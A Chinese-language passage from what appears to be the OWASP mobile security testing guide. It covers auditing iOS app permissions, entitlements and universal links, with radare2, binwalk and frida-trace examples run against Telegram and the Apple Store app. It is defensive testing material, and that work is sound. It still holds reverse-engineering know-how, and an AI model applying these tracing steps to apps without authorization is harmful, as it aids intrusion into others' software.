- 在代码签名期间，与应用程序已启用的功能/服务相对应的权限从选择对应用程序进行签名的配置概要文件 Xcode 转移到应用程序的签名。
- 在构建期间供应配置文件被嵌入到应用程序捆绑包中（embedded.mobileprovision）。
- Xcode 的“构建设置”选项卡中“代码签名权限”部分中的权限将转移到应用程序的签名中。

例如：如果开发人员想要设置“默认数据保护”功能，则可以转到 Xcode 中的“功能”选项并启用“数据保护”。Xcode 会将其作为 com.apple.developer.default-data-protection 权限直接写入 <appname>.entitlements 文件中，其默认值为 NSFileProtectionComplete。在 IPA 中，我们可能会在 embedded.mobileprovision 中找到以下内容：

```
<key>Entitlements</key>
<dict>
...
<key>com.apple.developer.default-data-protection</key>
```

```
<string>NSFileProtectionComplete</string>
</dict>
```

对于其他功能（例如：HealthKit），必须要求用户授予权限，因此添加权限是不够的，必须将特殊键和字符串添加到应用程序的 Info.plist 文件中。

以下各章节将详细介绍上述文件以及如何使用它们进行静态和动态分析。


6.7.1.2. 静态分析

从 iOS 10 开始，以下是您需要检查权限的主要区域：

- Info.plist 文件中的目标字符串。
- 代码签名授权文件。
- 嵌入式配置文件。
- 嵌入在已编译的应用程序二进制文件中的权限。
- 源代码检查。

6.7.1.2.1. Info.plist 文件中的目标字符串

目的字符串或用法描述字符串是自定义文本，当请求访问受保护的数据或资源的许可时，将在系统的许可请求警报中为用户提供这些字符串。



如果在 iOS 10 以上或之后进行链接，则开发人员必须在其应用程序的 Info.plist 文件中包含目标字符串。否则，如果应用程序尝试在未提供相应目标字符串的情况下访问受保护的数据或资源，则访问将失败，并且该应用程序甚至可能崩溃。

如果具有原始源代码，则可以验证 Info.plist 文件中包含的权限：

- 使用 Xcode 打开项目。
- 在默认编辑器中找到并打开 Info.plist 文件，然后搜索以"Privacy -"开头的密钥。

您可以通过单击右键并选择“显示原始键或值”来切换视图以显示原始值（例如：“Privacy - Location When In Use Usage Description”将转换成 NSLocationWhenInUseUsageDescription）。

Key	Type	Value
▼ Information Property List	Dictionary	(15 items)
NSLocationWhenInUseUsageDescription	String	Your location is used to provide turn-by-turn directions to your destination.
CFBundleDevelopmentRegion	String	\$(DEVELOPMENT_LANGUAGE)
CFBundleExecutable	String	\$(EXECUTABLE_NAME)
CFBundleIdentifier	String	\$(PRODUCT_BUNDLE_IDENTIFIER)
CFBundleInfoDictionaryVersion	String	6.0

如果只有 IPA：

- 解压缩 IPA。
- Info.plist 位于有效负载的 /<appname>.app/Info.plist 中。
- 根据需要进行转换（例如：plutil -convert xml1 Info.plist），如“iOS 基本安全性测试”章节的“Info.plist 文件”部分所述。
- 检查所有目标字符串 Info.plist 项，通常以 UsageDescription 结尾：

```
<plist version="1.0">
<dict>
  <key>NSLocationWhenInUseUsageDescription</key>
  <string>Your location is used to provide turn-by-turn directions to your destination.
</string>
```

有关可用的不同用途字符串的概述，请参阅《Apple App 编程指南 (iOS)》中的表 1-2。单击提供的链接，以在 [CocoaKeys](#) 参考中查看每个键的完整描述。

应该遵循这些准则使评估 Info.plist 文件中的每个条目相对简单，以检查权限是否有意义。

例如：假设以下几行是从纸牌游戏的 Info.plist 文件中摘取的：

```
<key>NSHealthClinicalHealthRecordsShareUsageDescription</key>
<string>Share your health data with us!</string>
<key>NSCameraUsageDescription</key>
<string>We want to access your camera</string>
```

常规的纸牌游戏请求这种资源访问应该是可疑的，因为它可能不需要访问摄像机或用户的健康记录。

除了简单地检查权限是否有意义外，还可以通过分析目标字符串（例如：它们是否与存储敏感数据有关。例如：NSPhotoLibraryUsageDescription 可以被视为存储权限，可以访问该应用的沙盒之外的文件，并且其他应用也可以访问该文件。在这种情况下，应该测试没有敏感数据存储在其中（在这种情况下为照片）。对于诸如 NSLocationAlwaysUsageDescription 之类的其他目标字符串，如果应用程序正在安全地存储此数据，则也必须考虑该字符串。有关安全存储敏感数据的更多信息和最佳做法，请参阅“[测试数据存储](#)”章节。

6.7.1.2.2. 代码签名权限文件

某些功能需要[代码签名权限文件](#)（`<appname>.entitlements`）。它由 Xcode 自动生成，但也可以由开发人员手动编辑、扩展。

这是[开源应用程序 Telegram](#)的权限文件示例，其中包括[应用程序组权限](#)（应用程序组）：

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
...
<key>com.apple.security.application-groups</key>
<array>
<string>group.ph.telegra.Telegraph</string>
</array>
</dict>
...
</plist>
```

上面概述的权限不需要用户的任何其他权限。但是，检查所有权利始终是一个好习惯，因为该应用可能会在权限方面让用户感到不适，从而泄漏信息。

如[Apple 开发人员文档](#)中所述，必须具有应用程序组权利才能通过 IPC 或共享文件容器在不同应用程序之间共享信息，这意味着可以在设备之间直接在应用程序之间共享数据。如果应用程序扩展程序需要与其包含的[应用程序共享信息](#)，则也需要此权利。

根据要共享的数据，使用另一种方法（例如：通过后端）可以更合适地共享它，例如：通过后端可以潜在地验证此数据，从而避免例如被用户自己篡改等问题。

6.7.1.2.3. 嵌入式预配置文件

如果没有原始源代码，则应分析 IPA 并在内部搜索通常位于根应用程序捆绑包文件夹 (Payload/<appname>.app/) 下的 Embedded Provisioning 配置文件，其名称为 embedded.mobileprovision。

该文件不是.plist，而是使用加密消息语法编码的。在 macOS 上，您可以使用以下命令检查嵌入式配置文件的权利：

```
$ security cms -D -i embedded.mobileprovision
```

然后搜索“权限”键区域 (<key>Entitlements</key>)。

6.7.1.2.4. 嵌入在已编译应用程序二进制文件中的权利

如果您只有该应用程序的 IPA，或者只是越狱设备上已安装的应用程序，通常将无法找到.entitlements 文件。embedded.mobileprovision 文件也可能是这种情况。尽管如此，您仍然应该能够自己从应用程序二进制文件中提取权利属性列表（您之前已经按照“iOS 基本安全性测试”章节的“获取应用程序二进制文件”一节中的说明获得了该属性列表）。

即使将加密二进制文件作为目标，以下步骤也应起作用。如果出于某些原因他们没有这么做，则您必须使用例如：离合器（如果与您的 iOS 版本兼容），frida-iOS-dump 或类似产品。

6.7.1.2.4.1. 从应用程序二进制文件中提取权利 Plist

如果您的计算机中有应用程序二进制文件，则有一种方法是使用 binwalk 提取 (-e) 所有 XML 文件 (--y=xml)：

```
$ binwalk -e -y=xml ./Telegram\ X
```

DECIMAL	HEXADECIMAL	DESCRIPTION
1430180	0x15D2A4	XML document, version: "1.0"
1458814	0x16427E	XML document, version: "1.0"

```
1430180 0x15D2A4 XML document, version: "1.0"  
1458814 0x16427E XML document, version: "1.0"
```

或者，您可以使用 radare2 (-qc 安静地运行一个命令并退出) 来搜索应用程序二进制文件 (izz) 中包含“PropertyList”(~PropertyList) 的所有字符串：

```
$ r2 -qc 'izz~PropertyList' ./Telegram\ X
```

```
0x0015d2a4 ascii <?xml version="1.0" encoding="UTF-8"  
standalone="yes"?>\n<!DOCTYPE plist PUBLIC
```

```
"-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">\n<plist version="1.0">\n...<key>com.apple.security.application-groups</key>\n\t<array>\n\t\t<string>group.ph.telegra.Telegraph</string>...
```

```
0x0016427d ascii H<?xml version="1.0" encoding="UTF-8"?>\n<!DOCTYPE plist PUBLIC\n"-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">\n<plist version="1.0">\n<dict>\n\t<key>cdhashes</key>...
```

在这两种情况下（ binwalk 或 radare2 ），我们都能够提取相同的两个 plist 文件。如果我们检查第一个（ 0x0015d2a4 ），就会发现我们能够从报文中完全恢复原始的权利文件。

注意： strings 命令在这里将无济于事，因为它将无法找到此信息。最好直接在二进制文件上使用带有 -a 标志的 grep 或使用 radare2 (izz) / rabin2 (-zz) 。

如果您通过越狱设备访问应用程序二进制文件（例如：通过 SSH ），则可以将 grep 与 -a, --text 标志一起使用（将所有文件作为 ASCII 文本处理）：

```
$ grep -a -A 5 'PropertyList' /var/containers/Bundle/Application/\n15E6A58F-1CA7-44A4-A9E0-6CA85B65FA35/Telegram X.app/Telegram\ X
```

```
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"\n"http://www.apple.com/DTDs/PropertyList-1.0.dtd">\n<plist version="1.0">\n<dict>\n\t<key>com.apple.security.application-groups</key>\n\t<array>\n\t\t...
```

使用 -A num, --after-context=num 标签可以显示更多或更少的行。如果您也已将这些工具也安装在越狱的 iOS 设备上，则也可以使用上面介绍的工具。

即使应用程序二进制文件仍处于加密状态（已针对多个 App Store 应用程序进行了测试），此方法也应起作用。

6. 7. 1. 2. 5. 源代码检查

在检查 <appname>.entitlements 文件和 Info.plist 文件之后，是时候验证如何使用请求的权限和分配的功能了。为此，只需进行源代码审查即可。但是，如果您没有原始源代码，则验证权限的使用可能特别有挑战性，因为您可能需要对应用程序进行反向工程，请参阅“动态分析”以获取有关如何进行的更多详细信息。

在进行源代码审查时，请注意：

- Info.plist 文件中的目标字符串是否与编程实现匹配。
- 是否以没有泄露机密信息的方式使用注册的功能。

用户可以随时通过“设置”授予或撤消授权，因此应用程序通常在访问功能之前先检查其授权状态。这可以通过使用可用于许多系统框架的专用 API 来完成，这些 API 提供对受保护资源的访问。

您可以使用 [Apple 开发人员文档](#) 作为起点。例如：

- 蓝牙：[CBCentralManager](#) 类的 state 属性用于检查使用蓝牙外围设备的系统授权状态。
- 位置：搜索 CLLocationManager 的方法，例如：[locationServicesEnabled](#)。

```
func checkForLocationServices() {
    if CLLocationManager.locationServicesEnabled() {
        // Location services are available, so query the user's location.
    } else {
        // Update your app's UI to show that the location is unavailable.
    }
}
```

有关完整列表，请参阅[“确定位置服务的可用性”](#)（Apple 开发者文档）中的表 1。

通过应用程序搜索这些 API 的用法，并检查可能从它们获得的敏感数据发生了什么。例如：它可能会通过网络存储或传输，如果是这种情况，则应另外验证适当的数据保护和传输安全性。

6.7.1.3. 动态分析

借助静态分析，您应该已经有了所使用的权限和应用功能的列表。但是，如“源代码检查”中所述，当您没有原始源代码时，发现与那些权限和应用程序功能相关的敏感数据和 API 可能是一项艰巨的任务。动态分析可以在这里帮助获得输入以迭代到静态分析。

遵循以下方法，应该可以帮助您发现上述敏感数据和 API：

1. 考虑在静态分析中确定的权限、功能列表（例如：[NSLocationWhenInUseUsageDescription](#)）。
2. 将它们映射到可用于相应系统框架的专用 API（例如：Core Location）。您可以为此使用 [Apple 开发人员文档](#)。
3. 跟踪这些 API 的类或特定方法（例如：CLLocationManager），例如：使用 [frida-trace](#)。
4. 在访问相关功能（例如：“共享您的位置”）时，确定应用真正使用了哪些方法。

5. 获取这些方法的回溯并尝试构建调用图。

确定所有方法后，您可以使用此知识对应用程序进行反向工程，并尝试找出如何处理数据。在执行此操作时，您可能会发现该过程中涉及的新方法，可以再次将其输入到上面的第 3 步，并在静态和动态分析之间进行迭代。


在以下示例中，我们使用 Telegram 从聊天和 frida-trace 中打开共享对话框，以识别正在调用的方法。

首先，我们启动 Telegram 并开始跟踪与字符串“authorizationStatus”匹配的所有方法（这是一种通用方法，因为除 CLLocationManager 以外的更多类都实现了此方法）：

```
$ frida-trace -U "Telegram" -m "*[* *authorizationStatus]*"
```

-U 连接到 USB 设备。-m 对跟踪包含一个 Objective-C 方法。您可以使用全局模式（例如：使用“*”通配符，-m "*[* *authorizationStatus]*" 的意思是“包括任何包含'authorizationStatus'的类的 Objective-C 方法”）。键入 frida-trace -h 以获得更多信息。

现在我们打开共享对话框：



显示方法，如下：

```
1942 ms +[PHPhotoLibrary authorizationStatus]
1959 ms +[TGMediaAssetsLibrary authorizationStatusSignal]
1959 ms | +[TGMediaAssetsModernLibrary authorizationStatusSignal]
```

如果单击“位置”，将跟踪另一种方法：

```
11186 ms +[CLLocationManager authorizationStatus]
11186 ms | +[CLLocationManager _authorizationStatus]
11186 ms | | +[CLLocationManager _authorizationStatusForBundleIdentifier:0x0
bundle:0x0]
```

使用 frida-trace 的自动生成的存根获得更多信息，例如：返回值和回溯。对下面的 JavaScript 文件进行以下修改（路径是相对于当前目录的）：

```
// _handlers/_CLLocationManager_authorizationStatus.js
```

```
onEnter: function (log, args, state) {
  log("+[CLLocationManager authorizationStatus]");
  log("Called from:\n" +
    Thread.backtrace(this.context, Backtracer.ACCURATE)
    .map(DebugSymbol.fromAddress).join("\n\t") + "\n");
},
onLeave: function (log, retval, state) {
  console.log('RET : ' + retval.toString());
}
```

再次单击“位置”将显示更多信息：


```
3630 ms -[CLLocationManager init]
3630 ms | -[CLLocationManager initWithEffectiveBundleIdentifier:0x0 bundle:0x0]
3634 ms -[CLLocationManager setDelegate:0x14c9ab000]
3641 ms +[CLLocationManager authorizationStatus]
RET: 0x4
3641 ms Called from:
0x1031aa158 TelegramUI!+[TGLocationUtils
requestWhenInUserLocationAuthorizationWithLocationManager:]
0x10337e2c0 TelegramUI!-[TGLocationPickerController initWithContext:intent:]
0x101ee93ac TelegramUI!0x1013ac
```

我们看到+ [CLLocationManager authorizationStatus] 返回 0x4

(CLAuthorizationStatus.authorizedWhenInUseCLAuthorizationStatus.authorizedWhenInUse) ，
并由+[TGLocationUtils requestWhenInUserLocationAuthorizationWithLocationManager:] 调用。正

如我们之前所预期的那样，您可以在对应用程序进行逆向工程时使用此类信息作为切入点，并从那里获取输入（例如：类或方法的名称）以继续进行动态分析。

接下来，通过打开“设置”并向下滚动直到找到所需的应用程序，您可以通过一种直观的方式来检查使用 iPhone 或 iPad 时某些应用程序权限的状态。单击该应用程序时，将打开“允许 APP_NAME 访问”屏幕。但是，可能尚未显示所有权限。您必须触发它们才能在该屏幕上列出。



例如：在上一个示例中，直到我们第一次触发权限对话框，才列出“位置”条目。完成操作后，无论是否允许访问，都将显示“位置”条目。

6.7.2. 通过 IPC 进行敏感功能暴露测试 (MSTG-PLATFORM-4)

在实施移动应用程序期间，开发人员可以将传统技术应用于 IPC（例如：使用共享文件或网络套接字）。应该使用移动应用程序平台提供的 IPC 系统功能，因为它比传统技术成熟得多。在不考虑安全性的情况下使用 IPC 机制可能会导致应用程序泄漏或暴露敏感数据。

与 Android 丰富的进程间通信 (IPC) 功能相比，iOS 为应用程序之间的通信提供了一些相当有限的选项。实际上，应用程序无法直接通信。在本节中，我们将介绍 iOS 提供的不同类型的间接通信以及如何对其进行测试。概述如下：

- 自定义 URL 方案。
- 通用链接。

- UIActivity 共享。
- 应用程序扩展。
- UIPasteboard。

6.7.2.1. 自定义 URL 方案

请参阅下一部分“测试自定义 URL 方案”以获取有关什么是自定义 URL 方案以及如何对其进行测试的更多信息。

6.7.2.2. 通用链接

6.7.2.2.1. 概述

通用链接在 iOS 上等同于 Android 应用程序链接（也称为数字资产链接），用于深层链接。当用户点击通用链接（指向应用程序的网站）时，他将无缝重定向到相应的已安装应用程序，而无需通过 Safari。如果未安装该应用程序，则该链接将在 Safari 中打开。

通用链接是标准的 Web 链接（HTTP 或 HTTPS），请勿与自定义 URL 方案混淆，后者最初也用于深层链接。

例如：Telegram 应用程序支持自定义 URL 方案和通用链接：

- tg://resolve?domain=fridadotre is a custom URL scheme and uses the tg:// scheme.
- https://telegram.me/fridadotre is a universal link and uses the https:// scheme.

两者都导致相同的操作，用户将被重定向到 Telegram 中指定的聊天室（在这种情况下为“fridadotre”）。但是，根据 [Apple 开发人员文档](#)，通用链接具有一些关键优点，这些优点在使用自定义 URL 方案时不适用，并且是实现深度链接的推荐方法。具体来说，通用链接为：

- **唯一**：与自定义网址方案不同，其他应用无法声明通用链接，因为通用链接使用指向应用程序网站的标准 HTTP 或 HTTPS 链接。引入它们是为了防止 URL 方案劫持攻击（在原始应用程序之后安装的应用程序可能声明了相同的方案，并且系统可能会将所有新请求都定向到最后安装的应用程序）。
- **安全**：用户安装应用程序时，iOS 下载并检查已上传到 Web 服务器的文件（Apple App Site Association 或 AASA），以确保该网站允许该应用程序代表其打开 URL。只有 URL 的合法所有者才能上传此文件，因此其网站与该应用程序的关联是安全的。
- **灵活**：即使未安装应用程序，通用链接也可以使用。如用户期望的那样，点击网站链接将在 Safari 中打开内容。

- **简单**：一个 URL 可同时用于网站和应用程序。
- **私有**：其他应用程序可以与该应用程序通信，而无需知道它是否已安装。

6.7.2.2.2. 静态分析

在静态方法上测试通用链接包括执行以下操作：

- 检查关联的域权利。
- 检索 Apple App Site Association 文件。
- 检查链接接收器方法。
- 检查数据处理程序方法。
- 检查应用程序是否正在调用其他应用程序的通用链接。

6.7.2.2.2.1. 检查关联域的权利

通用链接要求开发人员添加“关联域”权利，并在其中包括应用程序支持的域的列表。

在 Xcode 中，转到“功能”选项卡，然后搜索“关联域”。您也可以检查.entitlements 文件以查找 com.apple.developer.associated-domains。每个域都必须以 applinks:开头，例如：applinks:www.mywebsite.com。

这是 Telegram 的.entitlements 文件中的示例：

```
<key>com.apple.developer.associated-domains</key>
<array>
  <string>applinks:telegram.me</string>
  <string>applinks:t.me</string>
</array>
```

可以在存档的 [Apple 开发人员文档](#) 中找到更多详细信息。

如果您没有原始源代码，您仍然可以搜索它们，如“编译的应用程序二进制文件中嵌入的权利”中所述。

6.7.2.2.2.2. 检索 Apple App 网站关联文件

尝试使用从上一步获得的关联域，从服务器中检索 apple-app-site-association 文件。需要通过 HTTPS 在 <https://<domain>/apple-app-site-association> 或 <https://<domain>/.well-known/apple-app-site-association> 上访问此文件，而无需任何重定向。

您可以使用浏览器自己检索它，也可以使用 [Apple App Site Association \(AASA \)](#) 验证程序。进入域后，它将显示文件，为您验证文件并显示结果（例如：如果未通过 HTTPS 正确提供文件）。请参阅来自 [apple.com](#) 的以下示例：

🍏 **apple.com** -- This domain validates, JSON format is valid, and the Bundle and Apple App Prefixes match (if provided).
Below you'll find a list of tests that were run and a copy of your apple-app-site-association file:

- | Your domain is valid (valid DNS).
- | Your file is served over HTTPS.
- | Your server does not return error status codes greater than 400.
- | Your file's 'content-type' header was found :)
- | Your JSON is validated.

```
{
  "activitycontinuation": {
    "apps": [
      "W74U47NE8E.com.apple.store.Jolly"
    ],
    "applinks": {
      "apps": [],
      "details": [
        {
          "appID": "W74U47NE8E.com.apple.store.Jolly",
          "paths": [
            "NOT /shop/buy-iphone/*",
            "NOT /us/shop/buy-iphone/*",
            "/xc/*",
            "/shop/buy-*",
            "/shop/product/*",
            "/shop/bag/shared_bag/*",
            "/shop/order/list",
            "/today",
            "/shop/watch/watch-accessories",
            "/shop/watch/watch-accessories/*",
            "/shop/watch/bands"
          ]
        }
      ]
    }
}
```

“applinks”内的“details”键包含一个数组的 JSON 表示形式，该数组可能包含一个或多个应用程序。“appID”应与应用授权中的“应用标识符”键匹配。接下来，使用“路径”键，开发人员可以指定每个应用程序要处理的某些路径。某些应用程序（例如：Telegram）使用独立的*（“路径”：“*”）以允许所有可能的路径。仅当某些应用程序不应处理网站的特定区域时，开发人员才可以通过在相应路径之前添加“NOT”（注意 T 后面的空格）来排除访问，从而限制访问。还请记住，系统将按照数组中字典的顺序查找匹配项（第一个匹配项获胜）。

此路径排除机制不应被视为安全功能，而应被视为开发人员可以用来指定哪些应用打开哪些链接的过滤器。默认情况下，iOS 不会打开任何未验证的链接。

请记住，通用链接验证是在安装时进行的。iOS 在其 com.apple.developer.associated-domains 权利中检索声明的域（applinks）的 AASA 文件。如果验证失败，iOS 将拒绝打开这些链接。验证失败的一些原因可能包括：

- AASA 文件未通过 HTTPS 提供。
- AASA 不可用。
- appID 不算数（恶意应用就是这种情况。iOS 将成功阻止任何可能的劫持攻击）。

6.7.2.2.2.3. 检查链接接收器方法

为了接收链接并适当地处理它们，应用程序委托必须实现 `application:continueUserActivity:restorationHandler:`。如果您有原始项目，请尝试搜索此方法。

请注意，如果该应用使用 `openURL:options:completionHandler:` 打开指向该应用网站的通用链接，则该链接将不会在该应用中打开。由于呼叫来自应用程序，因此不会作为通用链接处理。

从 Apple Docs:当用户点击通用链接后 iOS 启动您的应用程序时，您会收到一个 NSUserActivity 对象，其 activityType 值为 NSUserActivityTypeBrowsingWeb。活动对象的 webpageURL 属性包含用户正在访问的 URL。网页 URL 属性始终包含 HTTP 或 HTTPS URL，并且您可以使用 NSURLComponentsAPI 来操纵 URL 的组件。 [...] 为了保护用户的隐私和安全，当您需要传输数据时，不应使用 HTTP。而是使用安全传输协议，例如：HTTPS。

从上面的注释中，我们可以强调：

- 上面提到的方法中提到的 NSUserActivity 对象来自 continueUserActivity 参数。
- webpageURL 的方案必须是 HTTP 或 HTTPS（任何其他方案都应引发异常）。
URLComponents / NSURLComponents 的 `scheme` 实例属性可用于验证这一点。

如果没有原始源代码，则可以使用 radare2 或 rabin2 在二进制字符串中搜索链接接收器方法：

```
$ rabin2 -zq Telegram\ X.app/Telegram\ X | grep restorationHan
```

```
0x1000deea9 53 52 application:continueUserActivity:restorationHandler:
```

6.7.2.2.4. 检查数据处理程序方法

您应该检查如何验证接收到的数据。Apple 明确警告：

通用链接为您的应用程序提供了潜在的攻击载体，因此请确保验证所有 URL 参数并丢弃所有格式错误的 URL。此外，将可用操作限制为不冒用户数据风险的操作。例如：不允许通用链接直接删除内容或访问有关用户的敏感信息。在测试 URL 处理代码时，请确保您的测试用例包含格式错误的 URL。

如 Apple 开发人员文档中所述，当 iOS 通过通用链接打开应用程序时，该应用程序会收到一个 NSUserActivity 对象，其 NSUserActivity 值为 NSUserActivityTypeBrowsingWeb。活动对象的 webpageURL 属性包含用户访问的 HTTP 或 HTTPS URL。以下来自 Telegram 应用程序的 Swift 中的示例在打开 URL 之前对此进行了精确验证：

```
func application(_ application: UIApplication, continue userActivity: NSUserActivity,
                 restorationHandler: @escaping ([Any]?) -> Void) -> Bool {
    ...
    if userActivity.activityType == NSUserActivityTypeBrowsingWeb, let url =
        userActivity.webpageURL {
        self.openUrl(url: url)
    }
    return true
}
```

此外，请记住，如果 URL 包含参数，则在仔细清理和验证参数之前，即使在此处包括受信任域的白名单，也不应信任它们。例如：它们可能已被攻击者欺骗，或者可能包含格式错误的数据。如果是这种情况，则必须丢弃整个 URL，因此必须丢弃通用链接请求。

NSURLComponentsAPI 可用于解析和处理 URL 的组件。这也可以是方法 application:continueUserActivity:restorationHandler: 本身的一部分，也可以在其调用的单独方法上发生。下面的示例演示了这一点：

```
func application(_ application: UIApplication,
                 continue userActivity: NSUserActivity,
                 restorationHandler: @escaping ([Any]?) -> Void) -> Bool
```

```

{
    guard userActivity.activityType == NSUserActivityTypeBrowsingWeb,
    let incomingURL = userActivity.webpageURL,
    let components = NSURLComponents(url: incomingURL, resolvingAgainstBaseURL:
true),
    let path = components.path,
    let params = components.queryItems else {
        return false
    }

    print("path = \(path)")

    if let albumName = params.first(where: { $0.name == "albumname" })?.value,
        let photoIndex = params.first(where: { $0.name == "index" })?.value {

        print("album = \(albumName)")
        print("photoIndex = \(photoIndex)")
        return true
    } else {
        print("Either album name or photo index missing")
        return false
    }
}

```

最后，如上所述，请确保验证由 URL 触发的操作不会以任何方式公开敏感信息或对用户数据造成风险。

6.7.2.2.2.5. 检查应用程序是否正在调用其他应用程序的通用链接

一个应用程序可能正在通过通用链接调用其他应用程序，以便仅触发某些操作或传输信息，在这种情况下，应验证它没有泄漏敏感信息。

如果您拥有原始源代码，则可以在其中搜索 openURL:options:completionHandler:方法并检查要处理的数据。

请注意，openURL:options:completionHandler:方法不仅用于打开通用链接，还用于调用自定义 URL 方案。

这是来自 Telegram 应用程序的示例：

```
, openUniversalUrl: { url, completion in
    if #available(iOS 10.0, *) {
        var parsedUrl = URL(string: url)
    }
}
```

```

if let parsed = parsedUrl {
    if parsed.scheme == nil || parsed.scheme!.isEmpty {
        parsedUrl = URL(string: "https://\\"+(url)"")
    }
}

if let parsedUrl = parsedUrl {
    return UIApplication.shared.open(parsedUrl,
        options: [UIApplicationOpenURLOptionUniversalLinksOnly: true as
NSNumber],
        completionHandler: { value in completion.completion(value)}
)
}

```

请注意，应用程序在打开前如何将 scheme 调整为“https”，以及它如何使用选项 `UIApplicationOpenURLOptionUniversalLinksOnly: true`，仅当 URL 是有效的通用链接并且有已安装的应用程序可以打开该 URL 时，才打开 URL。

如果您没有原始源代码，请在应用程序二进制文件的符号和字符串中搜索。例如：我们将搜索包含“openURL”的 Objective-C 方法：

```
$ rabin2 -zq Telegram\ X.app/Telegram\ X | grep openURL
```

```

0x1000dee3f 50 49 application:openURL:sourceApplication:annotation:
0x1000dee71 29 28 application:openURL:options:
0x1000df2c9 9 8 openURL:
0x1000df772 35 34 openURL:options:completionHandler:

```

不出所料，`openURL:options:completionHandler:`就在其中（请记住，由于该应用程序会打开自定义 URL 方案，因此它可能也存在）。接下来，为确保没有泄漏敏感信息，您将必须执行动态分析并检查正在传输的数据。请参考“测试自定义 URL 方案”一节“动态分析”中的“识别和挂钩 URL 处理程序方法”，以获取有关挂钩和跟踪此方法的一些示例。

6.7.2.2.3. 动态分析

如果应用程序正在实现通用链接，则静态分析应具有以下输出：

- 相关域。
- 苹果应用网站关联文件。
- 链接接收器方法。
- 数据处理程序方法。

您现在可以使用它来动态测试它们：

- 触发通用链接。
- 确定有效的通用链接。
- 跟踪链接接收器方法。
- 检查链接的打开方式。

6.7.2.2.3.1. 触发通用链接

与自定义 URL 方案不同，不幸的是，您不能仅通过直接在搜索栏中键入 Safari 来测试来自 Safari 的通用链接，因为 Apple 不允许这样做。但是您可以随时使用其他应用程序（例如：Notes 应用程序）对其进行测试：

- 打开“便笺”应用程序并创建一个新便笺。
- 编写包含域的链接。
- 在 Notes 应用程序中保留编辑模式。
- 长按链接以将其打开（请记住，单击一次标准键会触发默认选项）。

要从 Safari 中进行操作，您必须在网站上找到一个现有链接，该链接一旦被点击，就会被视为通用链接。这可能会花费一些时间。

或者，您也可以为此使用 Frida，有关更多详细信息，请参见“执行 URL 请求”部分。

6.7.2.2.3.2. 识别有效的通用链接

首先，我们将看到打开允许的通用链接与不应该允许的链接之间的区别。

从上面我们看到的 apple-app-site-association 中，我们选择了以下路径：

```
"paths": [  
    "NOT /shop/buy-iphone/*",  
    ...  
    "/today",
```

其中一个应提供“在应用程序中打开”选项，而另一个则不应。

如果我们长按第一个（<http://www.apple.com/shop/buy-iphone/iphone-xr>），则只能提供在浏览器中打开它的选项。



如果我们长按第二个 (<http://www.apple.com/today>) , 它将显示在 Safari 和“Apple Store”中打开它的选项 :



请注意 , 单击和长按之间有区别。一旦我们长按一个链接并选择一个选项 , 例如 : “在 Safari 中打开” , 它将成为以后所有点击的默认选项 , 直到我们再次长按并选择另一个选项。

如果我们重复该过程并钩住或跟踪 application:continueUserActivity:restorationHandler:方法，我们将在打开允许的通用链接后立即看到如何调用它。为此，您可以使用 frida-trace 例如：

```
$ frida-trace -U "Apple Store" -m "*[*restorationHandler]*"
```

6.7.2.2.3.3. 跟踪链接接收器方法

